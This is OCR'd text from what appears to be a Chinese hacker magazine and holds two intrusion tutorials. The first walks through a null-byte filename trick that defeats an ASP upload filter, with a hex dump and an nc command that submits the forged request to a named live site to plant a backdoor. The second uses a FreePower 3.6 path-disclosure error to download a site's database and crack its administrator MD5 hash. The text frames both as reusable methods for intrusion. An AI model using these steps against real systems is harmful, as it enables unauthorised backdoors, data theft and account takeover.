


图2

ASP文件，但不点上传按钮，如图2所示。

打开抓包软件WSP，并选中要抓包的页面准备抓包。回到IE中上传文件，点"上传"按钮后，提示出错，说这种文件不允许上传，这是预料之中的(能直




图3




图4

接上传成功才怪呢)，如图3、图4 所示。

回到抓包软件中来看看抓包结果吧，WSP把我刚才的提交过程全记录下来了，把第3行和第4行复制到文件文本中，注意回车也应复制进去，保存为1.txt，如图5 所示。




图5

下面我们来修改这个文件，这里与动网漏洞不同，它没有路径"filepath"，但它有文件名参数"filename"，改不了文件路径我们就改文件名！找到filename="G:\hk\dv7up\hfjr\updata.asp"这一句，在ASP后加一空格，然后加".rar"，变成filename="G:\hk\dv7up\hfjr\updata.asp .rar"这样就可以骗过电脑，让它以为这个文件是RAR文件，从而可以上传。由于增加了5个字节，另一处也应相应修改，Content-Length: 1522变成Content-Length: 1527，另存为2.txt。

现在拿出Winhex，打开2.txt，找到Filename="G:\hk\dv7up\hfjr\updata.asp .rar"这一字串，把与空格对应的十六进制代码20改为00(如图6所示)，保存退出，我们要的数据就成了，下面就是提交了。

```
00000300  66 69 6C 65 6E 61 6D 65  3D 22 47 3A 5C 68 6B 5C  filename="G:\hk\
00000310  64 76 37 75 70 5C 68 66  6A 72 5C 75 70 64 61 74  dv7up\hfjr\updat
00000320  61 2E 61 73 70 00 2E 72  61 72 22 0D 0A 43 6F 6E  a.asp..rar"..Con
00000330  74 65 6E 74 2D 54 79 70  65 3A 20 74 65 78 74 2F  tent-Type: text/
```

图6

打开CMD，进入有NC的目录，用NC以如下命令提交我们的数据：

```
nc www.zlxx.net 80 <2.txt
```

很快就返回提交成功的信息，告诉我们"软件上传成功！"并且告诉我们软件的路径和文件名为"uploadsoft/updata.asp"(如图7所示)。




图7

还等什么，我们到IE中去看看自己的成果吧，看我

们的ASP文件到底传上去了没有？在IE中打开 http://www.****.net/itedu/uploadsoft/updata.asp，看，多么熟悉的画面（如图8所示），有了它，什么样的ASP后门不能上传呢？

动网的漏洞多数人知道，所以现在不少网站已经修补了这个漏洞，但对于文件名，有些程序却没有考虑到。其实，上面讲的漏洞在原理上同动网漏洞是一样的，都是利用电脑在读取字符串时遇到"\0"（00）时，认为字符串结束了，从而丢掉后面的字串。这一电脑特性也不知算不算是漏洞，正如Unicode编码特性一样可被人利用。尽管在这里网页过滤了路径，但仍从用户处接收文件名，我们同样可以在字串中构造"\0"，又在结尾处构造RAR，因为扩展名是从右读取的，它认为文件类型是RAR，从而可以骗过扩展名验证上传。在保存时，文件名又是从左边读取的，当它遇到"\0"时，后面就都丢掉了，于是文件就被保存成我想要的Updata.asp了。我们学习入侵时应了解一个漏洞的实质，灵活变通，对其他类似的系统就能达到同样的入侵目的了





图8

"自由动力"引发连环安全隐患

文/图 Attrib



晚上独自一人上网，本想看看微软有什么新漏洞，好让自己的爱机及时打上补丁，不过没什么漏洞。感觉无聊正当我正要下线时，同学发来一个网址，说是什么黑客网站，刚开不久，听说里面有好几个高手助阵，并且还说是和我们在同一个城市的人开的。同我一个城市？很有吸引力哦，怎能不看？输入地址后等了漫长的十几秒，首页才"千呼万唤"般显示出来，站点首页的设计还不错，安全问题会如何呢？这当然是我最感兴趣的问题了。

想到他们那设计美丽的首页，估计是动态页面，于是到首页看看能不能找到些有用的东西。设计美丽、布局别具一格的首页是哪个高手写的呢？我不经意地把页面滚到底行，嗨，还以为是哪个高手写的，原来是动易公司的产品FreePower自由动力3.6，他们只是改头换面罢了，不是最底那行的"Power by……"我真的还以为他们自己写的呢！看来有必要下载个FreePower3.6看看是怎么样的。

分析了半天代码都没找到漏洞，最后又落在了"INC"的文件夹上，心里分析着：外面的ASP文件也应该是引用它们的吧！里面的文件不多，大约有20个，一个叫"Conn_user.asp"的文件吸引了我，打开一看：""Dvbbs7.0"——整合动网论坛7.0"，原来这个"动力"可以和其他的论坛整合。可是知道它也没有用，这个文件是ASP的，下载不了。

既然这个"Conn_user.asp"是被根目录里的ASP文件调用的，那"Conn_user.asp"里的数据库路径也应该是映射成是在根目录里开始的，因为只有这样才能成功地被根目录里的ASP文件调用，不然就会出错！我以前搞自己的BBS也犯过同样的错误，老是跳出找不到数据库的错误，而且还把数据的位置也暴了来，那么这个文件会不会也有同样的问题？直接在自己的IE打上"http://127.0.0.1/inc/conn_user.asp"，果然没有猜错，数据库的物理路径直接出来了。为了证实这个问题是否存在，我又一次架上小猫直奔搜索引擎，决定去搜一搜，随手试了好几个网站，都发现存在这个问题！

BUG发现了，接下来就是对"XX黑客网站"下手了。于是输入http://www.xxx.com/inc/conn_user，那个令我兴奋的出错信息终于跑了出来，且是整合了DVBBS7.0+SP2的数据库，数据库名也真够复杂的，有"# "，还有"@"，最后还是ASP后缀，生怕被别人猜到（如图1）。




图1

看看能不能下载，拿出FlashGet下载数据库地址，下载完成！迫不及待地用Access2000打开它，找到那Admin表，有2个管理员，其中一个默认是没有权限的，抽出另一个ID的MD5挂上字典跑。

